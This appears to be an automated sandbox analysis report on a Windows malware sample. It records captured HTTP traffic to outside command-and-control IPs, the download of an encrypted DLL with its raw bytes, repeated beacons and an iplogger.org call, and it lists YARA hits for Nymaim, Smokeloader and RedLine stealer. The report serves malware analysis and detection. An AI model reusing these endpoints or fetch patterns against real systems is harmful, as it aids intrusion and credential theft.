4	192.168.2.5	49699	107.182.129.235	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:25.035912037 CEST	4458	OUT	GET /storage/ping.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 0 Host: 107.182.129.235 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:25.063242912 CEST	4459	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:25 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 17 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 55 77 55 6f 6f 6f 49 49 72 77 67 68 32 34 75 75 55 Data Ascii: UwUoooIIrwgh24uuU
Oct 3, 2022 17:30:25.112026930 CEST	4459	OUT	GET /storage/extension.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 1 Host: 107.182.129.235 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:25.139234066 CEST	4461	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:25 GMT Server: Apache/2.4.41 (Ubuntu) Pragma: public Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Cache-Control: private Content-Disposition: attachment; filename="fuckingdllENCR.dll"; Content-Transfer-Encoding: binary Content-Length: 94224 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/octet-stream Data Raw: f9 f1 a9 b8 8b 6d 69 b2 02 e6 7d 3b a6 18 dc 46 22 cd 29 c1 54 8d 11 27 4b 3b 1b ff ec e2 4f bb 59 30 3a cd fb c8 c6 19 33 6a e8 b1 5c 17 49 6a ea 32 52 c5 89 50 17 fc 06 dd 43 07 19 e2 71 a9 7c d1 32 a8 0e fe be ec b3 69 52 32 57 f5 46 e8 b4 ab 43 3d 4d 55 b9 a4 16 cb 8b 9e 85 48 36 99 ea f5 41 e4 94 1a 97 d3 d7 40 7f fa 4f a6 63 1a 89 89 4d 87 78 38 ce 94 d2 e4 b0 4c ae e0 2d 20 c9 88 ab 62 96 84 7c 12 43 b2 c0 e7 8e a4 5a 7d a5 77 d7 94 2e d1 6c 1a 61 cd 61 54 b4 87 c2 a5 62 72 2c 19 c8 18 36 77 23 06 6a c2 50 d9 8c 6c 69 f4 88 3d fc b4 ca 1b 0e c0 6f ac 1e b2 92 93 cf ee 53 e9 7b ab eb 52 94 a4 e6 e4 2e 94 d9 d2 35 d5 a0 15 92 ec a7 23 3b 93 d0 94 82 04 2d fb d3 f1 e8 62 2b 19 e3 8b 47 28 90 3e cb 02 51 05 b9 e0 f5 a5 69 4e 7b 90 2b 79 0c 1d d0 5a 43 e7 ae 7a 33 73 45 cd f0 ae fa 54 0d d3 32 df 4a 10 84 ce 33 bf 39 55 d6 34 26 f6 b2 50 d4 e5 c7 c7 cb d7 b0 e1 89 22 77 49 fa a4 b9 cb e0 40 cb c3 b5 ae da 78 25 3e 90 be 44 0e d5 80 27 7a 09 5e fb 01 d3 d4 5e 28 bc 07 0d a4 87 4e 43 ca 5b 5b 6b d9 0a ba c8 f0 ff 95 eb ca 9c d2 56 5d 47 f1 d2 29 65 0f 7f b4 94 bf 60 c5 c5 d4 ea b1 07 18 ee 4b 2f 4c d0 55 6c 12 19 46 1f 15 22 8a ed 38 24 16 41 64 ef fa aa e4 3a 69 b5 67 a6 f4 30 81 64 db 0f d8 5b 2e a9 cf 54 22 6c 90 55 c0 4d 00 3d 17 30 b1 b0 ef 2c de d9 2c e7 99 83 6b 75 d4 57 2c c3 d1 f7 f9 f3 37 60 51 cf 46 69 3d 77 13 f9 e3 75 f1 dc 3a 8f 97 51 2d ca 52 a0 7d 30 1c c8 eb ac 4c ba ad 82 8f bd 6e c9 0a 1c 74 a4 6e 76 c0 1f eb 06 07 7a c3 c0 18 0c 65 9e e8 49 c0 43 00 01 b3 b6 d2 39 bf 56 8c 7e 31 2b 5b 5d 06 cb 9f 37 f5 04 af 78 51 1d e7 a4 f8 12 02 f6 b0 06 24 81 4c 00 1c 6f e9 65 51 c7 86 2f c8 62 c9 82 f8 5a 96 0c e4 de c1 e4 70 5d 96 3b 69 2a 29 d1 a6 bd 96 23 b9 62 ef 14 f0 25 31 95 ea 11 0d 8c db bf ec f8 40 a0 17 82 47 ff e1 5b 02 97 d9 b7 9b a6 85 0d 2f 00 63 ca 8e 5a 19 f7 ea 08 d1 81 f4 47 95 3a 0f a1 6e 90 a8 45 d3 69 08 4f af 9c 6f af 55 1e 42 c9 50 78 d3 de b2 de 0b 31 7b 2c 61 10 da cf f3 f6 23 6b cd ad 64 6a be ed 4c 34 cc 0f d2 7d da 64 3c 95 14 a4 a8 d5 d9 49 79 79 c4 a0 4a a7 fb 66 ee 57 c4 10 2c 5e 76 56 da 41 6f d4 4b d4 22 2b 4f 58 38 21 46 a7 02 f1 59 50 8b ea bd f5 75 b6 2d e6 ed 42 69 6b eb a5 5b e2 75 05 9b c1 26 57 74 bc 84 50 af f4 7f 6d cf 00 10 8e 5e 20 c8 9a c9 6b 7e e2 01 2e a3 90 6c fe d3 6f a6 7a 4d 56 1c 21 73 2e ed b6 68 80 f0 c3 7b 0f 6e 32 3b 7a d7 d9 cc 4b db 04 3f 53 c5 93 f4 2d 96 0d f9 65 57 e0 e0 ac cf 63 dc fa f2 1b e6 2d 56 dd 62 67 ff ff 39 da 49 c5 05 67 ba 78 fa 67 cb b7 ba ef 7d c3 27 e6 35 d2 c0 28 2a 50 b3 e8 b7 93 c8 4a 23 97 18 3a b5 49 53 b4 08 44 7d 8e 76 8a 97 c3 09 ea 9d 15 6a 4b 39 03 4c 51 46 aa 0f 00 Data Ascii: mi};F")T'K;OY0:3j\lj2RPCq|2iR2WFC=MUH6A@OcMx8L- b|CZ}w.laaTbr,6w#jPli=oS{R.5#;-b+G(>QiN{ +yZCz3sET2J39U4&P"wl@x%>D'z^^(NC[[kV]G)e`K/LUlF"8$Ad:ig0d[.T"lUM=0,,kuW,7`QFi=wu:Q-R}0LntnvzeIC9V~1+ []7xQ$LoeQ/bZp];i*)#b%1@G[/cZG:nEiOoUBPx1{,a#kdjL4}d<lyyJfW,^vVAoK"+OX8!FYPu-Bik[u&WtPm^ k~.lozMV!s. h{n2;zK?S-eWc-Vbg9Igxg}'5(*PJ#:ISD}vjK9LQF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49700	171.22.30.106	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:25.350914955 CEST	4560	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:25.879477978 CEST	4560	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:25 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:27.926572084 CEST	4560	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:28.510983944 CEST	4561	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:27 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:30.576231003 CEST	4561	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:31.119661093 CEST	4562	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:30 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:33.219202042 CEST	4562	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:33.738348961 CEST	4562	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:33 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:35.788949013 CEST	4563	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:36.318706989 CEST	4563	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:35 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:38.376482010 CEST	4564	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:38.896092892 CEST	4564	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:38 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:40.959604979 CEST	4565	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:41.482295990 CEST	4565	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:40 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:44.292083025 CEST	4565	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:44.814677000 CEST	4566	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:44 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=93 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:46.860872984 CEST	4566	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:47.460123062 CEST	4571	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:46 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=92 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:30:49.499805927 CEST	4573	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:50.041088104 CEST	4573	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:49 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=91 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49702	171.22.30.106	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:30:53.012393951 CEST	4574	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:30:53.548079967 CEST	4574	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:30:53 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0


HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49701	148.251.234.83	443	C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe

Timestamp	kBytes transferred	Direction	Data
2022-10-03 15:30:47 UTC	0	OUT	GET /1Pz8p7 HTTP/1.1 User-Agent: Mozilla/5.0 (Linux; Android 9; SM-G973U Build/PPR1.180610.011) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Mobile Safari/537.36 Host: iplogger.org Connection: Keep-Alive
2022-10-03 15:30:47 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 03 Oct 2022 15:30:47 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.15; expires=Tue, 03-Oct-2023 15:30:47 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 33362579171976679 9=1; expires=Tue, 03-Oct-2023 15:30:47 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Mon, 03 Oct 2022 15:30:47 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-10-03 15:30:47 UTC	0	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Statistics

Behavior



- file.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- cmd.exe
- conhost.exe
- Cleaner.exe
- WerFault.exe
- cmd.exe
- conhost.exe
- taskkill.exe

Click to jump to process

System Behavior

Analysis Process: file.exe PID: **3196**, Parent PID: **3324**

General

Target ID:	0
Start time:	17:29:28
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	238080 bytes
MD5 hash:	526FDE9E61B1B4835885973331FA1616
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.309205181.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.309205181.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.324269337.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.324269337.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.303645653.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.303645653.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.313758394.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.314053861.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.314053861.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.340099417.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.340099417.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.345695495.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.303166143.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.308578404.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security

- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.313966134.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.352618407.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.318572521.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.352139791.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.352139791.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.308973675.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.339625229.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.319401695.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.337565462.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.319567616.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.319567616.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.318795705.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.302663434.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.313553571.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.313553571.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.309109018.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.346627601.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.346627601.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.324683404.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000003.301103570.0000000002200000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.338909457.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.338909457.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.319176574.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.352775062.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.352775062.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.324752364.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.324752364.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.324022607.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.352494062.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.313496806.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.339850258.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.337744676.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.345502074.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.346524213.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.346406888.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.313405136.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.308781752.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.308781752.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.318868933.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.318868933.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.303421378.0000000000739000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.345921160.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.345921160.00000000021C0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.324526447.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
